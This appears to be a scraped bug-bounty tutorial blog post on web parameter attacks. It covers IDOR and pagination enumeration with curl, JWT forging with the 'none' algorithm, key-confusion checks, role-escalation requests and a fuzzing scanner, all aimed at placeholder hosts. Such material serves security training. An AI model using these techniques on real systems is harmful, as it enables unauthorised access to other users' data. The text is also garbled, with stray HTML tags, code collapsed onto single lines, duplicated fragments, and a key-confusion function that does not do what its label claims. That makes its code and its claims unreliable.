Listen to this Post

Introduction:
In the clandestine world of bug bounty hunting and ethical hacking, web application parameters represent the first frontier for uncovering critical vulnerabilities. As demonstrated by a dedicated 60-day up-skilling challenge, mastering URL parameters, pagination mechanics, and token-based authentication exposes fundamental security flaws that plague modern web applications. This technical deep dive explores how seemingly innocent parameters become attack vectors for access control bypasses and system compromises.
Learning Objectives:
- Master parameter manipulation techniques for vulnerability discovery
- Understand and exploit JWT implementation weaknesses
- Implement comprehensive access control testing methodologies
- Develop systematic approaches to pagination and cursor-based vulnerabilities
- Build automated scripts for efficient bug hunting reconnaissance
You Should Know:
1. URL Parameter Fundamentals and Attack Surface Mapping
URL parameters serve as the primary communication channel between clients and web applications, yet they often become the weakest link in security chains. Parameters like id, user, admin, and `account` frequently expose access control vulnerabilities when manipulated.
Step-by-step guide explaining what this does and how to use it:
- Identify All Parameters: Use automated tools and manual inspection to catalog every parameter accepted by the target application.
Using ParamSpider for parameter discovery
python3 paramspider.py --domain target.com --level high

Manual inspection with browser dev tools
Network tab > Filter XHR/JS > Examine request parameters
-
Parameter Classification: Categorize parameters as authentication, session management, data retrieval, or functional parameters.
-
Manipulation Testing: Systematically alter parameter values and observe application responses:
Curl commands for parameter testing
curl -X GET "https://target.com/api/user?id=1001"
curl -X GET "https://target.com/api/user?id=1002"  Horizontal privilege escalation test
curl -X GET "https://target.com/api/user?id=0"  Boundary value testing
curl -X GET "https://target.com/api/user?id=NaN"  Type confusion testing
-
Response Analysis: Look for differential responses indicating potential vulnerabilities, including data leaks, error messages, or unauthorized access.
2. Advanced Pagination Exploitation: Offset and Limit Parameters
Pagination mechanisms designed for user experience often expose excessive data when manipulated. The `offset` and `limit` parameters frequently lack proper authorization checks, allowing attackers to enumerate entire databases.
Step-by-step guide explaining what this does and how to use it:
- Identify Pagination Endpoints: Locate API endpoints returning paginated data, typically found in user lists, transaction histories, or search results.
2. Parameter Manipulation: Test various pagination parameter combinations:
 Normal request
curl "https://target.com/api/users?offset=0&limit=10"

Data enumeration through offset manipulation
curl "https://target.com/api/users?offset=1000&limit=100"
 Large limit values to bypass pagination
curl "https://target.com/api/users?offset=0&limit=9999"

Negative value testing
curl "https://target.com/api/users?offset=-100&limit=50"
- Cursor-Based Pagination Attacks: Modern applications use cursor-based pagination for performance, but these can also be vulnerable:
Decode base64 encoded cursors often containing sensitive data echo "eyJpZCI6MTAwLCJjcmVhdGVkX2F0IjoiMjAyNC0wMS0wMSJ9" | base64 -d Returns: {"id":100,"created_at":"2024-01-01"} Manipulate cursor content to access different data segments echo '{"id":1,"created_at":"2023-01-01"}' | base64 -
Automated Enumeration: Develop scripts to systematically enumerate through paginated endpoints:
import requests
import time</p></li>
</ol>

<p>def enumerate_paginated_data(base_url):
offset = 0
limit = 100
all_data = []

while True:
response = requests.get(f"{base_url}?offset={offset}&limit={limit}")
data = response.json()

if not data:
break

all_data.extend(data)
offset += limit
time.sleep(0.1)  Rate limiting

return all_data
3. JWT Token Manipulation and Exploitation
JSON Web Tokens (JWT) have become the standard for authentication, but implementation flaws create critical security vulnerabilities. Understanding JWT structure and common weaknesses is essential for comprehensive security testing.
Step-by-step guide explaining what this does and how to use it:
- JWT Structure Analysis: Decode JWT tokens to understand their composition:
Manual JWT decoding
echo "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c" | cut -d '.' -f 1 | base64 -d

Using jq for pretty printing
echo $JWT_TOKEN | cut -d '.' -f 1 | base64 -d | jq
-
Algorithm Confusion Attacks: Test for vulnerabilities where the algorithm can be manipulated:
import jwt Test for "none" algorithm vulnerability def test_none_algorithm(token): try: decoded = jwt.decode(token, options={"verify_signature": False}) forged_token = jwt.encode(decoded, key="", algorithm="none") return forged_token except Exception as e: print(f"None algorithm test failed: {e}") return None -
Key Confusion Attacks: Attempt to verify token signature using public keys as HMAC secrets:
RSA to HMAC confusion attack
def rsa_to_hmac_confusion(token, public_key):
decoded_header = jwt.get_unverified_header(token)
decoded_payload = jwt.decode(token, options={"verify_signature": False})

Attempt to verify using public key as HMAC secret
try:
jwt.decode(token, key=public_key, algorithms=[decoded_header['alg']])
return True  Vulnerability exists
except:
return False
4. Automated JWT Testing with jwt_tool:
 Comprehensive JWT scan
python3 jwt_tool.py eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c

Test specific vulnerabilities
python3 jwt_tool.py -t https://target.com/api -rc "Cookie: jwt=$JWT_TOKEN" -M pb
4. Access Control Bypass Vulnerability Deep Dive
Access control vulnerabilities remain among the most critical web security risks, allowing attackers to perform unauthorized actions by manipulating object references, user roles, or application workflows.
Step-by-step guide explaining what this does and how to use it:
1. Insecure Direct Object Reference (IDOR) Testing:
 Test for IDOR in RESTful APIs
curl -X GET "https://target.com/api/users/123/files/456"
curl -X GET "https://target.com/api/users/124/files/456"  Access other user's data

Parameter-based IDOR testing
curl -X GET "https://target.com/api/documents?user_id=123&doc_id=789"
curl -X GET "https://target.com/api/documents?user_id=124&doc_id=789"
2. Function-Level Access Control Testing:
Test for missing function-level access control Normal user attempting admin functions curl -X POST "https://target.com/api/admin/create-user" \ -H "Authorization: Bearer $USER_TOKEN" \ -d '{"username":"newuser","role":"user"}' Response analysis for authorization bypass- Metadata Manipulation Attacks: Modify role parameters in requests:
import requests</li> </ol> def test_role_manipulation(target_url, auth_token): Test role parameter in request body payload = { "username": "testuser", "email": "[email protected]", "role": "admin" Attempt to escalate privileges } headers = {"Authorization": f"Bearer {auth_token}"} response = requests.post(f"{target_url}/api/users", json=payload, headers=headers) return response.status_code, response.json()- Workflow Bypass Testing: Skip required steps in multi-step processes:
Step skipping in verification processes
curl -X POST "https://target.com/api/account/verify-step3" \
-H "Authorization: Bearer $TOKEN" \
--data "verified=true"

Direct access to final step without completing prerequisites
5. Automated Vulnerability Scanning and Reconnaissance
Efficient bug hunting requires automation to scale testing across numerous parameters and endpoints while maintaining thorough coverage.
Step-by-step guide explaining what this does and how to use it:
1. Custom Parameter Scanner Development:
import requests
from concurrent.futures import ThreadPoolExecutor

class ParameterScanner:
def <strong>init</strong>(self, target_domain):
self.target = target_domain
self.vulnerable_endpoints = []

def test_parameters(self, endpoint, parameters):
for param in parameters:
test_values = ["'", "0", "-1", "NaN", "true", "false", "null", "../../"]
for value in test_values:
test_url = f"{endpoint}?{param}={value}"
try:
response = requests.get(test_url, timeout=5)
if self.is_suspicious_response(response):
self.vulnerable_endpoints.append({
'url': test_url,
'parameter': param,
'payload': value,
'response_indicator': response.status_code
})
except Exception as e:
continue

def is_suspicious_response(self, response):
 Implement response differential analysis
return response.status_code == 500 or "error" in response.text.lower()
2. Integration with Existing Tools:
 Using ffuf for parameter fuzzing
ffuf -w parameters.txt -u "https://target.com/api/FUZZ" -mc 200 -fs 0

Arjun for parameter discovery
python3 arjun.py -u https://target.com/api/endpoint --get
- Continuous Monitoring Setup: Implement automated scanning in CI/CD pipelines using custom scripts and commercial tools.
What Undercode Say:
- Parameter manipulation remains the most consistently fruitful attack vector in web application security, with JWT implementation flaws representing critical business risks
- The nesting methodology of going deep into each vulnerability type, rather than surface-level testing, separates successful bug hunters from amateur scanners
The systematic approach to parameter testing demonstrates that most web applications contain hidden vulnerability chains that can be exploited through methodical testing. The transition from basic parameter manipulation to advanced JWT attacks and access control bypasses shows the evolving sophistication required in modern application security. As applications become more complex, the attack surface expands through new API endpoints, microservices communication, and serverless architectures, making comprehensive parameter testing more crucial than ever. The 60-day challenge methodology of deep nesting into each vulnerability type proves that mastery comes from focused, systematic exploration rather than broad superficial scanning.
Prediction:
Within the next 2-3 years, we’ll witness a significant shift toward automated AI-powered vulnerability discovery focusing on parameter-based attacks, forcing developers to implement stricter input validation and runtime application self-protection. The increasing complexity of JWT implementations and the rise of quantum computing will eventually break current cryptographic assumptions, necessitating post-quantum token security. Bug bounty programs will increasingly prioritize business logic flaws and chained parameter attacks over traditional vulnerabilities, with successful hunters requiring deeper application architecture understanding rather than just tool proficiency.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Kiransai Pasupuleti – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
📢 Follow UndercodeTesting & Stay Tuned:
- Workflow Bypass Testing: Skip required steps in multi-step processes:
- JWT Structure Analysis: Decode JWT tokens to understand their composition:


